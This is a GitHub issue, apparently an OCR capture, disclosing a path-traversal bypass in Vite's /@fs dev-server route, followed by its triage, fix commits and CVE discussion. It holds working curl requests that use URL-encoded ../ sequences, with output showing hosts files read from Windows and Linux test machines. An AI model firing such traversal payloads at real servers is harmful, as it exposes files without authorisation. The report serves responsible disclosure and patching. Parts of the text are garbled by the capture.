

## Unrestricted directory traversal with @fs (Bypass) #8498



stypr commented on Jun 8 • edited •

## Describe the bug

The vulnerability found at #2820 was found to be not fixed properly, which leads to the unrestricted directory traversal.

Currently the <code>@fs</code> directory does check for the allowed path, but it does not check for encoded paths.

For example, assuming that <code>/@fs/home/test/</code> is the only allowed path, this can be bypassed by accessing <code>/@fs/home/test/%2e%2e%2e%2e%2f</code>, which translates to <code>/@fs/home/test/../../</code> internally.

Since this way of access through the browser may output an inconsistent result, curl --path-as-is can be used as an alternative way to reproduce such issue.

## Reproduction

Any vite project is affected by this vulnerability.

```
npm init @vitejs/app app
cd app
npm install
npm run dev
```

### Reproduction in Windows

Accessing C:/Windows/System32/drivers/etc/hosts is blocked since the allow list only contains C:/Users/stypr/Desktop/development/q/vite-project.

```
$ curl --path-as-is -v "http://localhost:3001/@fs/C:/Windows/System32/drivers/etc/hosts"
  Trying ::1:3001...
* Trying 127.0.0.1:3001...
* Connected to localhost (127.0.0.1) port 3001 (#0)
> GET /@fs/C:/Windows/System32/drivers/etc/hosts HTTP/1.1
> Host: localhost:3001
> User-Agent: curl/7.75.0
> Accept: */*
* Mark bundle as not supporting multiuse
< HTTP/1.1 403 Forbidden</pre>
< Access-Control-Allow-Origin: *</pre>
    Date: Wed, 08 Jun 2022 04:00:32 GMT
< Connection: keep-alive</pre>
Keep-Alive: timeout=5
< Transfer-Encoding: chunked</pre>
    <body>
      <h1>403 Restricted</h1>
      The request url "C:/Windows/System32/drivers/etc/hosts" is outside of Vite serving allow lis
      <style>
        body {
          padding: 1em 2em;
        }
      </style>
    </body>
  * Connection #0 to host localhost left intact
```

What if we access like C:/Users/stypr/Desktop/development/q/vite-project/../../../Windows/System32/drivers/etc/hosts? In typical cases, this doesn't work

However, if we replace the path ../ as %2e%2e%2f and replace every trailing slashes to %2f, the check is bypassed and the path traversal becomes successful.

```
< ETag: W/"824-1653966934106"</pre>
< Cache-Control: no-cache</pre>
< Connection: keep-alive</pre>
Keep-Alive: timeout=5
# Copyright (c) 1993-2009 Microsoft Corp.
# This is a sample HOSTS file used by Microsoft TCP/IP for Windows.
# This file contains the mappings of IP addresses to host names. Each
# entry should be kept on an individual line. The IP address should
# be placed in the first column followed by the corresponding host name.
# The IP address and the host name should be separated by at least one
# space.
# Additionally, comments (such as these) may be inserted on individual
# lines or following the machine name denoted by a '#' symbol.
# For example:
#
      102.54.94.97 rhino.acme.com
                                            # source server
                                            # x client host
      38.25.63.10 x.acme.com
# localhost name resolution is handled within DNS itself.
       127.0.0.1 localhost
#
       ::1
                      localhost
*a Connection #0 to host localhost left intact
```



### Reproduction in Linux

Linux is also pretty much the same, you can first get the whitelist path ( /srv/q/app ) by accessing a random path( /@fs/... ), and then do a path traversal based on the given whitelist.

```
curl -v --path-as-is "http://192.168.125.129:3000/@fs/srv/q/app/%2e%2e%2f%2e%2e%2f%2e%2efx2fhost
  Trying 192.168.125.129:3000...
* TCP NODELAY set
* Connected to 192.168.125.129 (192.168.125.129) port 3000 (#0)
> GET /@fs/srv/q/app/%2e%2e%2f%2e%2e%2f%2e%2e%2fetc%2fhosts HTTP/1.1
> Host: 192.168.125.129:3000
> User-Agent: curl/7.68.0
> Accept: */*
* Mark bundle as not supporting multiuse
HTTP/1.1 200 OK
< Access-Control-Allow-Origin: *</pre>
< Content-Length: 221</pre>
< Content-Type:</pre>
Last-Modified: Tue, 30 Jun 2020 09:41:51 GMT
< ETag: W/"221-1593510111311"</pre>
< Cache-Control: no-cache</pre>
Color Date: Wed, 08 Jun 2022 04:09:49 GMT
```

```
< Connection: keep-alive
< Keep-Alive: timeout=5
<
127.0.0.1 localhost
127.0.1.1 ubuntu

# The following lines are desirable for IPv6 capable hosts
::1 ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
* Connection #0 to host 192.168.125.129 left intact</pre>
```

## System Info

Windows

```
System:
    OS: Windows 10 10.0.19044
    CPU: (16) x64 AMD Ryzen 7 3800X 8-Core Processor
    Memory: 33.13 GB / 63.93 GB
Binaries:
    Node: 16.13.2 - C:\Program Files\nodejs\node.EXE
    Yarn: 1.22.10 - ~\AppData\Roaming\npm\yarn.CMD
    npm: 8.1.2 - C:\Program Files\nodejs\npm.CMD
Browsers:
    Edge: Spartan (44.19041.1266.0), Chromium (102.0.1245.33)
    Internet Explorer: 11.0.19041.1566
npmPackages:
    @vitejs/plugin-vue: ^2.3.3 => 2.3.3
    vite: ^2.9.9 => 2.9.10
```

Linux

```
System:

OS: Linux 5.13 Ubuntu 20.04.3 LTS (Focal Fossa)

CPU: (6) x64 AMD Ryzen 7 3800X 8-Core Processor

Memory: 12.21 GB / 15.59 GB

Container: Yes

Shell: 5.0.17 - /bin/bash

Binaries:

Node: 14.18.3 - /usr/bin/node

Yarn: 1.22.10 - /usr/bin/yarn

npm: 6.14.15 - /usr/bin/npm


Browsers:

Chrome: 97.0.4692.99

Firefox: 100.0.2
```

# **Used Package Manager** npm **Validations** ▼ Follow our Code of Conduct Read the Contributing Guidelines. Read the docs. Check that there isn't already an issue that reports the same bug to avoid creating a duplicate. Make sure this is a Vite issue and not a framework-specific issue. For example, if it's a Vue SFC related bug, it should likely be reported to https://github.com/vuejs/core instead. Check that this is a concrete bug. For Q&A open a GitHub Discussion or join our Discord Chat Server. The provided reproduction is a minimal reproducible example of the bug. **b** 1 stypr added the pending triage label on Jun 8 stypr changed the title Unrestricted directory traversal with @fs (Bypass) Unrestricted directory traversal with @fs (Bypass) on Jun 8 jonsoku2 commented on Jun 8 Good sodatea added bug p5-urgent oscurity and removed pending triage labels on Jun 8 rootarcher mentioned this issue on Jun 15 add poc-yaml-vite-path-traversal chaitin/xray#1629 រ៉េ Open sapphi-red added a commit to sapphi-red/vite that referenced this issue on Jun 26 🊀 fix: /@fs/ dir traversal with escaped chars (fixes vitejs#8498) X 3a9168b 🚵 sapphi-red mentioned this issue on Jun 26

## fix: /@fs/ dir traversal with escaped chars (fixes #8498) #8804 ▶ Merged 9 tasks sapphi-red added a commit to sapphi-red/vite that referenced this issue on Jun 26 鹬 fix: /@fs/ dir traversal with escaped chars (fixes vitejs#8498) f6c34ad patak-dev closed this as completed in #8804 on Jun 27 patak-dev pushed a commit that referenced this issue on Jun 27 🊀 fix: /@fs/ dir traversal with escaped chars (fixes #8498) (#8804) √ 6851009 patak-dev pushed a commit that referenced this issue on Jun 27 🥟 fix: backport #8804, /@fs/ dir traversal with escaped chars (fixes #8498 🔐 × e109d64 stypr commented on Jun 27 • edited • Author @patak-dev Do you guys have plans to add security advisory for this? If not, I'm planning to request a CVE for this issue. <u>1</u> patak-dev commented on Jun 27 • edited • Member @stypr we think that a CVE is the best here, as we don't have another way to reach everybody. Please move



- Also from 2.3.1, by default vite listen only to localhost, and exposing to the network was made opt-in (--host)
- Released as the default in 2.7.0, renamed to server.fs.strict

ahead with the request, and thanks for the report.


Timeline:

- Vulnerability report Unrestricted directory traversal with @fs (Bypass) #8498
- Patched with % fix: /@fs/ dir traversal with escaped chars (fixes #8498) #8804, and released in 2.9.13

Users should avoid using exposing the network (as with --host) in <2.9.12, the issue is still there by default, but only through localhost so it is less problematic.

vite@3.0.0-beta.4 also includes the fix








This was referenced on Jul 7

Filter files more flexibly lukeed/sirv#139

**⊘** Closed

fix: re-encode url to prevent fs.allow bypass (fixes #8498) #8979



Development

Successfully merging a pull request may close this issue.

fix: /@fs/ dir traversal with escaped chars (fixes #8498) sapphi-red/vite

For fix: re-encode url to prevent fs.allow bypass (fixes #8498) sapphi-red/vite

## 4 participants







